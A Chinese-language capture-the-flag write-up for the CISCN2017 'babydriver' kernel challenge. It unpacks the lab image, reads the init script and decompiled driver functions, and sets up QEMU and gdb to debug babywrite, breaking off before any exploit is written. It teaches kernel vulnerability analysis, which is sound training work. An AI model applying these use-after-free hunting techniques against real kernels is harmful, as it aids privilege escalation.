
CISCN2017-babydriver

> 题目链接：https://github.com/LxxxtSec/Kernel-challenge/blob/main/challenge/Kernel%20UAF/CISCN2017-babydriver/babydriver.tar

Start




```
/mnt/hgfs/winshare/Kernal Pwn/ciscn2017-babydriver ❯ ls                  20:02:17
babydriver.tar
/mnt/hgfs/winshare/Kernal Pwn/ciscn2017-babydriver ❯ x babydriver.tar    20:02:17
extract: extracting to babydriver
boot.sh
bzImage
rootfs.cpio
/mnt/hgfs/winshare/Kernal Pwn/ciscn2017-babydriver ❯ ls                  20:02:22
babydriver  babydriver.tar
/mnt/hgfs/winshare/Kernal Pwn/ciscn2017-babydriver ❯ cd babydriver       20:02:24
/mnt/hgfs/winshare/Kernal Pwn/ciscn2017-babydriver/babydriver ❯ ls       20:02:32
boot.sh  bzImage  rootfs.cpio
```

`boot.sh`：

```
#!/bin/bash

qemu-system-x86_64 -initrd rootfs.cpio -kernel bzImage -append 'console=ttyS0 root=/dev/ram oops=panic panic=1' -enable-kvm -monitor /dev/null -m 64M --nographic  -smp cores=1,threads=1 -cpu kvm64,+smep
```

加一个-s参数方便调试




```
[    2.542399] scsi 1:0:0:0: CD-ROM            QEMU     QEMU DVD-ROM     2.5+ P5
[    2.560996] sr 1:0:0:0: [sr0] scsi3-mmc drive: 4x/4x cd/rw xa/form2 tray
[    2.565503] cdrom: Uniform CD-ROM driver Revision: 3.20
[    2.570665] sr 1:0:0:0: Attached scsi generic sg0 type 5
[    2.575662] Freeing unused kernel memory: 1464K (ffffffff81f41000 - ffffffff)
[    2.581115] Write protecting the kernel read-only data: 14336k
[    2.594785] Freeing unused kernel memory: 1916K (ffff880001821000 - ffff8800)
[    2.599864] Freeing unused kernel memory: 120K (ffff880001de2000 - ffff88000)
chown: flag: No such file or directory
chmod: flag: No such file or directory
[    2.614375] babydriver: module verification failed: signature and/or requirel

Boot took 1.25 seconds

/ $ ls
bin       etc       init      linuxrc   root      sys       usr
dev       home      lib       proc      sbin      tmp
```

分析rootfs.cpio

提取文件系统

```
mkdir core
cp rootfs.cpio core
un-cpio core/rootfs.cpio
```




```
~/桌面/kernal/ciscn2017-babydriver/babydriver ❯ mkdir core          5s 17:02:26
~/桌面/kernal/ciscn2017-babydriver/babydriver ❯ cp rootfs.cpio core     17:02:30
~/桌面/kernal/ciscn2017-babydriver/babydriver ❯ un-cpio core/rootfs.cpio
5556 块
```

init分析


```
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod /lib/modules/4.4.72/babydriver.ko
chmod 777 /dev/babydev
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 1000 sh

umount /proc
umount /sys
poweroff -d 0  -f
```

先是进行了一些初始化，然后添加驱动，一般的漏洞就在这里，然后找到驱动去分析



```
~/桌面/kernal/ciscn2017-babydriver/babydriver/core/lib/modules/4.4.72 ❯ ls
babydriver.ko
```


驱动分析



```
babyrelease
babyopen
babyioctl
babywrite
babyread
babydriver_init
babydriver_exit
```

可以看到有五个函数、初始化函数和退出函数。


Open



```
int __fastcall babyopen(inode *inode, file *filp)
{
  _fentry__(inode, filp);
  babydev_struct.device_buf = (char *)kmem_cache_alloc_trace(kmalloc_caches[6], 37748928LL, 64LL);
  babydev_struct.device_buf_len = 64LL;
  printk("device open\n");
  return 0;
}
```

从kmalloc_caches[6]中申请一块内存给babydev_struct.device_buf，长度64。

Write



```
ssize_t __fastcall babywrite(file *filp, const char *buffer, size_t length, loff_t *offset)
{
  size_t v4; // rdx
  ssize_t result; // rax
  ssize_t v6; // rbx

  _fentry__(filp, buffer);
  if ( !babydev_struct.device_buf )
    return -1LL;
  result = -2LL;
  if ( babydev_struct.device_buf_len > v4 )
  {
    v6 = v4;
    copy_from_user();
    return v6;
  }
  return result;
}
```


这里没有识别出来，可以利用动态调试来看下

首先编写脚本：

```
#include<stdio.h>

int main(){

    int fd = open("/dev/babydev", 2);
    char userbuf[8] = "a";
    write(fd, userbuf, 2);
    close(fd);

}
```

```
gcc test.c -static
```


然后把init里面的登录权限改为root，因为要去查看模块具体的加载地址



```
$ init
#!/bin/sh

mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs devtmpfs /dev
chown root:root flag
chmod 400 flag
exec 0</dev/console
exec 1>/dev/console
exec 2>/dev/console

insmod /lib/modules/4.4.72/babydriver.ko
chmod 777 /dev/babydev
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
setsid cttyhack setuidgid 0 sh

umount /proc
umount /sys
poweroff -d 0  -f

```


重新生成cpio

```
gen-cpio rootfs.cpio
```



```
~/桌面/kernal/ciscn2017-babydriver/babydriver/core ❯ gen-cpio rootfs.cpio
cpio: 文件 ./rootfs.cpio 增长, 262144 新字节未被拷贝
7603 块
~/桌面/kernal/ciscn2017-babydriver/babydriver/core ❯ ls                    10:43:25
a.out  etc   init  linuxrc  rootfs.cpio  sys     tmp
bin    home  lib   proc     sbin         test.c  usr
```

启动qemu查看加载位置




```
/sys/module/babydriver/sections $ pwd
/sys/module/babydriver/sections
/sys/module/babydriver/sections $ cat .text
0xffffffffc0000000
```

然后gdb动态调试


添加驱动的符号信息

```
add-symbol-file ./core/lib/modules/4.4.72/babydriver.ko 0xffffffffc0000000
```




```
pwndbg> add-symbol-file ./core/lib/modules/4.4.72/babydriver.ko 0xffffffffc000000
0
add symbol table from file "./core/lib/modules/4.4.72/babydriver.ko" at
        .text_addr = 0xffffffffc0000000
Reading symbols from ./core/lib/modules/4.4.72/babydriver.ko...
```

断点断在babywrite



```
pwndbg> b babywrite
Breakpoint 1 at 0xffffffffc00000f0: file /home/atum/PWN/my/babydr
e/babydriver.c, line 48.
pwndbg> target re
record-btrace  record-core    record-full    remote
pwndbg> target remote :1234
Remote debugging using :1234
```




```
[    2.647857] Freeing unused kernel memory: 1916K (ffff880001821000 - ffff88000)
[    2.653801] Freeing unused kernel memory: 120K (ffff880001de2000 - ffff880001)
chown: flag: No such file or directory
chmod: flag: No such file or directory
[    2.668812] babydriver: module verification failed: signature and/or requiredl

Boot took 1.21 seconds

/ # ls
a.out       etc         lib         root        sys         usr
bin         home        linuxrc     rootfs.cpio test.c
dev         init        proc        sbin        tmp
/ # 
```

```
[ BACKTRACE ]
► 0 0xffffffff81063636
  1 0xffffffff81e03eb8
  2 0xffffffff81021dae
  3 0xffffffff81f35240
  4 0xffffffff81e04000
  5 0xffffffff81e03ec8
  6 0xffffffff810225bf
  7 0xffffffff81e03ed8

pwndbg> c
Continuing.
```

继续运行卡住后在qemu里面执行a.out。

然后继续运行到 `copy_from_user` 处，查看寄存器

